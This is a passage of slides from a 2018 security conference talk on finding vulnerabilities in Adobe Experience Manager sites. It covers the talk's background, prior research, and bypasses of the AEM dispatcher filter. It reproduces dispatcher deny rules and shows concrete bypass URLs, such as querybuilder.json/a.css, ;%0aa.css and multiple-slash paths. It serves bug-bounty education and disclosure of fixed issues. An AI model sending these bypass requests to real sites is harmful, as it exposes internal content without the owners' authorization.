



Hunting for in AEM webapps


Mikhail Egorov @0ang3l

Budapest 2018

 HACKTIVITY

Mikhail Egorov, @0ang3l

- Security researcher
- Bug hunter (Bugcrowd, H1)
- In Top 20 on Bugcrowd
- Conference speaker
 - Hack In The Box
 - Troopers
 - ZeroNights
 - PHDays
- <https://twitter.com/0ang3l>
- <https://www.slideshare.net/0ang3l>
- <https://speakerdeck.com/0ang3l>
- <https://github.com/0ang3l>



Why this talk

3/110

- AEM is an enterprise-grade CMS
- AEM is widely used by high-profile companies!



Adobe Experience
Manager

Why this talk

4/110



Companies that use AEM and has public Bug bounty or Vulnerability disclosure programs

Why this talk

5/110

- Using whatrups.com I grabbed **9985** unique domains that use AEM
- **5751** AEM installations were on <https://domain-name> or <https://www.domain-name>


The screenshot shows a web browser window with the title bar "Whatrups". The address bar displays "Защищено | https://leads.whatrups.com/search/1". The main interface is for "whatrups" with tabs for "Search" (which is active) and "Leads". A search bar at the top contains the text "Adobe Experience Manager" with a placeholder "Now add a country filter eg: United Kingdom". Below the search bar is a table with the following columns: Website, Traffic Rank, Country, Spending, Contact, Other tech, and Add to leads. Three rows of data are visible:

Website	Traffic Rank	Country	Spending	Contact	Other tech	Add to leads
saksfifthavenue.com	7K	●	\$\$\$\$	-		
lecho.be	48.9K	■	\$\$\$	-		
ledsmagazine.com	188.1K	■	\$\$\$\$	-		

Why this talk

6/110

- AEM is big and complex => room for security bugs!
- **26** known CVEs
- Based on open source projects
 - Apache Felix
 - Apache Sling
 - Apache OAK JCR




https://helpx.adobe.com/experience-manager/using/osgi_getting_started.html

Why this talk

7/110

- New tools and techniques
- Details for fresh CVEs

Kudos to Jason Meyer (@zaptechsol)



Previous work

8/110


- PHDays 2015, **@0ang3l**
- <https://www.slideshare.net/0ang3l/hacking-aem-sites>



Previous work

9/110

- 2016, @darkarnium
- <http://www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html>



The screenshot shows a web browser window with the following details:

- Title Bar:** Remote Code Execution (RCE) on
- Address Bar:** Не защищено | www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html
- Image:** A small icon of a network or globe.
- Text:** 10 min read

The main content of the page is a blog post titled "Remote Code Execution (RCE) on Microsoft's 'signout.live.com'" by Peter Adkins, posted on 24 Jul 2016. The post summary states:

TL;DR: The combination of a less than great vulnerability handling processes by Adobe, and the use of default credentials by Microsoft yielded remote code execution on the `signout.live.com` domain.

Previous work

10/110


- SEC-T 2018, **@fransrosen**
- <https://speakerdeck.com/fransrosen/a-story-of-the-passive-aggressive-sysadmin-of-aem>



Previous work

11/110

- 2018, @JonathanBoumanium
- <https://medium.com/@jonathanbouman/reflected-xss-at-philips-com-e48bf8f9cd3c>



Become a member

Medium

Sign in

Get started




Jonathan Bouman


Follow

Medical doctor / Web developer / Security researcher - <https://Protozoan.nl>


Sep 17 · 8 min read



All mentioned vulnerabilities were reported to
resource owners or Adobe PSIRT and are fixed!!!




bypasses
AEM deployment and AEM dispatcher



Common AEM deployment


14/110



AEM Dispatcher

15/110

- Module for Web Server (Apache, IIS)
 - <https://www.adobeaecloud.com/content/companies/public/adobe/dispatcher/dispatcher.html>



- Provides **security** (~WAF) and caching layers

AEM Dispatcher

16/110

- In theory ... a front end system **offers an extra layer of security** to your Adobe Experience Manager infrastructure
- In practice ...  it's the only security layer!!!
- Admins rarely keep all components on Publish updated and securely configured



AEM Dispatcher

17/110

- Dispatcher bypasses allow to talk to those “insecure” components ... and have LULZ



AEM Dispatcher bypasses

18/110

- CVE-2016-0957
- New bypass technique(no details for now – not fixed )
- Add multiple slashes
- SSRF
- ...

Using CVE-2016-0957

19/110

Policy **dispatcher.any** before CVE-2016-0957

```
/filter
{
    # Deny everything first and then allow specific entries
    /0001 { /type "deny" /glob "*" }
    /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only
    /0041 { /type "allow" /url "*.css" } # enable css
    /0042 { /type "allow" /url "*.gif" } # enable gifs
    /0043 { /type "allow" /url "*.ico" } # enable icos
    /0044 { /type "allow" /url "*.js" } # enable javascript
    /0045 { /type "allow" /url "*.png" } # enable png
    /0046 { /type "allow" /url "*.swf" } # enable flash
    /0047 { /type "allow" /url "*.jpg" } # enable jpg
    /0048 { /type "allow" /url "*.jpeg" } # enable jpeg
    /0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization
```

Using CVE-2016-0957

20/110

Policy **dispatcher.any** before CVE-2016-0957

```
# Deny content grabbing
/0081 { /type "deny" /url "*infinity.json" }
/0082 { /type "deny" /url "*tidy.json" }
/0083 { /type "deny" /url "*sysview.xml" }
/0084 { /type "deny" /url "*docview.json" }
/0085 { /type "deny" /url "*docview.xml" }
/0086 { /type "deny" /url "*.*[0-9].json" }
# Deny query (and additional selectors)
/0090 { /type "deny" /url "*query*.json" }

}
```

Using CVE-2016-0957


21/110

`https://aemsite/bin/querybuilder.json`

Blocked

`https://aemsite/bin/querybuilder.json/a.css`
`https://aemsite/bin/querybuilder.json/a.html`
`https://aemsite/bin/querybuilder.json/a.ico`
`https://aemsite/bin/querybuilder.json/a.png`
`https://aemsite/bin/querybuilder.json;%0aa.css`
`https://aemsite/bin/querybuilder.json/a.1.json`

Allowed



Using CVE-2016-0957

22/110

<https://aemsite/bin/querybuilder.json>

Blocked

/0090 { /type "deny" /url "*.*.query*.json" }

Last rule that matches the request is applied and has deny type!

Using CVE-2016-0957

23/110

`https://aemsite/bin/querybuilder.json/a.css`

Allowed

`/0041 { /type "allow" /url "*.css" } # enable css`

Last rule that matches the request is applied and has allow type!

New bypass technique

24/110

Policy **dispatcher.any** after CVE-2016-0957

```
/filter
{
    # Deny everything first and then allow specific entries
    /0001 { /type "deny" /glob "*" }

    # Allow non-public content directories
    /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only

    # Enable extensions in non-public content directories, using a regular expression
    /0041
    {
        /type "allow"
        /extension '(clientlibs|css|gif|ico|js|png|swf|jpe?g|woff2?)'
    }
```

New bypass technique

25/110

Policy **dispatcher.any** after CVE-2016-0957

```
# Enable features
```

```
/0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization
```

```
# Deny content grabbing, on all accessible pages, using regular expressions
```

```
/0081
```

```
{
```

```
  /type "deny"
```

```
  /selectors '((sys|doc)view|query|[0-9-]+)'
```

```
  /extension '(json|xml)'
```

```
}
```

New bypass technique

26/110

Policy **dispatcher.any** after CVE-2016-0957

```
# Deny content grabbing for /content  
/0082  
{  
/type "deny"  
/path "/content"  
/selectors '(feed|rss|pages|languages|blueprint|infinity|tidy)'  
/extension '(json|xml|html)'  
}  
}
```

New bypass technique

27/110

Blocked

<https://aemsite/bin/querybuilder.json>

<https://aemsite/bin/querybuilder.json/a.css>

<https://aemsite/bin/querybuilder.json;%0aa.css>



Sorry, details will be disclosed later!

Add multiple slashes

28/110

- `///etc.json` instead of `/etc.json`
- `///bin///querybuilder.json` instead of `/bin/querybuilder.json`

Using SSRF

29/110

- We need SSRF in a component that is allowed by AEM dispatcher policy
